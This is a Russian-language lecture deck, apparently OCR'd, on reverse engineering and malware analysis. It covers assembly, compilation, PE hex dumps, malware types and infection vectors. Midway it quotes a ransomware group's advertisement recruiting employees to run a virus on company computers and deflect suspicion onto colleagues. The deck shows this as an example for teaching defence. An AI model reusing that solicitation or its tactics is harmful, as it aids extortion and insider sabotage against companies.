Реверс инжиниринг и анализ компьютерных вирусов

Кирилл Урусов
Младший специалист отдела обнаружения вредоносного ПО

Что такое реверс инжиниринг?

Что такое реверс инжиниринг?


Реверс инжиниринг - исследование некоторого готового устройства или программы, а также документации на него с целью понять принцип его работы; например, чтобы обнаружить недокументированные, сделать изменение или воспроизвести устройство, программу или иной объект с аналогичными функциями, но без прямого копирования.

Что такое реверс инжиниринг?

Немного истории

Программирование на перфокартах

Для программирования люди использовали **машинные коды.** Один из способов ввода для них - с помощью перфокарты или перфоленты с **двоичным кодом**. **Перфокарта** - носитель информации из тонкого картона, представляющий информацию наличием или отсутствием отверстий в определённых позициях карты. Работать с ними было достаточно сложно, так как если ошибёшься с одной цифрой, то переписывай всё заново.



Ассемблер

В 1950 году появился ассемблер приближённый к нынешнему.

Ассемблер - программа-транслятор, которая переводила понятный человеку код из мнемоник (сокращенное обозначение кода операции программы) в конкретный машинный код. Дальше ЭВМ и языки программирования эволюционировали, что означало появление домашних ПК и новых языков, например: Fortran, Basic, Pascal, C и т.д. Некоторые из них будут написаны на ассемблере, а некоторые на основе других ЯП.

```
TEXT ·DoEncrypt(SB), $0-176
// Encrypts block.
        MOVOU   pt+8(SP), X0                    // PT (Plain Text), source.
        LEAQ    rk+24(SP), SI                   // Start of round keys.
        LEAQ    ·LS_enc_lookup(SB), DX          // Cipher matrix base address.
        MOVQ    DX, CX                          // Save value of DX.
        XORQ    DI, DI                          // Loop counter.
        MOVQ    $0x1000, R11                    // Constant for offset increment.

L1:     NOP
        MOVOU   (SI), X1                        // Load round key.
        PXOR    X1, X0                          // XOR with current round key.

        PEXTRB  $0, X0, AX                      // Extract reference byte.
        SHLQ    $4, AX                          // Element is 16 bytes long.
        ADDQ    DX, AX                          // Add offset to base.
        MOVOU   (AX), X2                        // Read element.
                                                // No XOR here, just loading.

        ADDQ    R11, DX                         // Row is 4096 bytes long.
        PEXTRB  $1, X0, AX
        SHLQ    $4, AX
        ADDQ    DX, AX
        MOVOU   (AX), X3
        PXOR    X3, X2                          // XOR with next element.
                                                // Repeat same construction
                                                // for each byte in block.
        ADDQ    R11, DX
        PEXTRB  $2, X0, AX
        SHLQ    $4, AX
        ADDQ    DX, AX
        MOVOU   (AX), X3
        PXOR    X3, X2
```


Компилируемые и интерпретируемые ЯП

Компилируемые языки программирования — это те, которые нужно "перевести" компилятором перед исполнением программ, написанных на них. Компилятор анализирует и переводит всю программу, написанную, например, на языке Си в эту же, но в машинных кодах. Такие программы, как правило, выполняются быстрее, но если вы хотите внести изменения в исходный код, то придётся **заново перекомпилировать оригинал**. Более того, ваш исполняемый файл не всегда сможет работать на другом ПК из-за **отличия в наборе инструкций для процессора**. Плюсы компилируемых программ заключаются в том, что они быстрее своих собратьев, написанных для интерпретатора, и весят меньше.




Компилируемые и интерпретируемые ЯП

Теперь рассмотрим случай, когда программа написана на **интерпретируемом языке программирования**. В этом случае программа будет выполниться **построчно** и без анализа всего кода. Для обнаружения ошибки она должна выполнится до строки с ней. Такой код проще изменять, а также его можно запускать на разных типах машин, так как интерпретатор переводит код на машинный язык **прямо во время исполнения программы**. Но есть и минусы: такая программа будет медленнее, чем скомпилированная, а также не может выполниться без интерпретатора от этого языка.



Компиляция и декомпиляция


```c
#include <stdio.h>

int main() {
    printf("Hello, World!");
    return 0;
}
```

```
.LC0:
        .string "Hello, World!"
main:
        push    rbp
        mov     rbp, rsp
        mov     edi, OFFSET FLAT:.LC0
        mov     eax, 0
        call    printf
        mov     eax, 0
        pop     rbp
        ret
```

```
4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
50 45 00 00 64 86 14 00  2d 55 84 66 00 82 01 00  |PE..d...-U.f....|
c5 06 00 00 f0 00 26 00  0b 02 02 29 00 1a 00 00  |......&....)....|
00 44 00 00 00 02 00 00  f0 13 00 00 00 10 00 00  |.D..............|
00 00 00 40 01 00 00 00  00 10 00 00 00 02 00 00  |...@............|
04 00 00 00 00 00 00 00  05 00 02 00 00 00 00 00  |................|
00 60 02 00 00 06 00 00  39 e8 02 00 03 00 60 01  |.`......9.....`.|
00 00 20 00 00 00 00 00  00 10 00 00 00 00 00 00  |.. .............|
00 00 10 00 00 00 00 00  00 10 00 00 00 00 00 00  |................|
00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  |................|
00 80 00 00 6c 09 00 00  00 b0 00 00 e8 04 00 00  |....l...........|
00 50 00 00 64 02 00 00  00 00 00 00 00 00 00 00  |.P..d...........|
00 c0 00 00 94 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Компиляция и декомпиляция



```
4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
50 45 00 00 64 86 14 00  2d 55 84 66 00 82 01 00  |PE..d...-U.f....|
c5 06 00 00 f0 00 26 00  0b 02 02 29 00 1a 00 00  |......&....)....|
00 44 00 00 00 02 00 00  f0 13 00 00 00 10 00 00  |.D..............|
00 00 00 40 01 00 00 00  00 10 00 00 00 02 00 00  |...@............|
04 00 00 00 00 00 00 00  05 00 02 00 00 00 00 00  |................|
00 60 02 00 00 06 00 00  39 e8 02 00 03 00 60 01  |.`......9.....`.|
00 00 20 00 00 00 00 00  00 10 00 00 00 00 00 00  |.. .............|
00 00 10 00 00 00 00 00  00 10 00 00 00 00 00 00  |................|
00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  |................|
00 80 00 00 6c 09 00 00  00 b0 00 00 e8 04 00 00  |....l...........|
00 50 00 00 64 02 00 00  00 00 00 00 00 00 00 00  |.P..d...........|
00 c0 00 00 94 00 00 00  00 00 00 00 00 00 00 00  |................|
```

```
.LC0:
        .string "Hello, World!"
main:
        push    rbp
        mov     rbp, rsp
        mov     edi, OFFSET FLAT:.LC0
        mov     eax, 0
        call    printf
        mov     eax, 0
        pop     rbp
        ret
```

```
#include <stdio.h>

int main() {
    printf("Hello, World!");
    return 0;
}
```


Компьютерные вирусы

Компьютерные вирусы

Вредоносное программное обеспечение (ВПО), также известное как компьютерный вирус, представляет собой программы или код, предназначенные для выполнения вредоносных действий на компьютерах, мобильных устройствах или сетях. ВПО может выполнять широкий спектр вредоносных действий, таких как кража данных, повреждение файлов, захват управления устройствами и шпионаж.

Можно выделить следующие виды ВПО:

- Бэкдор
- Ботнет
- Загрузчик
- Стиллеры
- Загрузчики
- Руткит
- Запугивающее ПО
- Программа для рассылки спама
- Червь, вирус



Зачем анализировать ВПО?

Анализируя компьютерные вирусы мы можем:

- Улучшить средства защиты
- Расследовать инциденты
- Восстановить данные
- Изучить используемые уязвимости
- Развлечься)

Зачем анализировать ВПО?

>>>> Advertisement

Would you like to earn millions of dollars $$$?

Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any company.
You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc.
Open our letter at your email. Launch the provided virus on any computer in your company.

You can do it both using your work computer or the computer of any other employee in order to divert suspicion of being in collusion with us.


Companies pay us the foreclosure for the decryption of files and prevention of data leak.

You can contact us using Tox messenger without registration and SMS https://tox.chat/download.html.
Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.


Распространение шифровальщиков


Основные векторы распространения ВПО:


- RDP
- Фишинг
- Уязвимости ПО




Скамеры в действии








Скамеры в действии





Методы анализа ВПО

Методы анализа ВПО

Статический анализ - преобразовать весь код в двоичном файле понятную человеку или допускающую машинную обработку форму. В процессе статического анализа мы не запускаем бинарный файл.

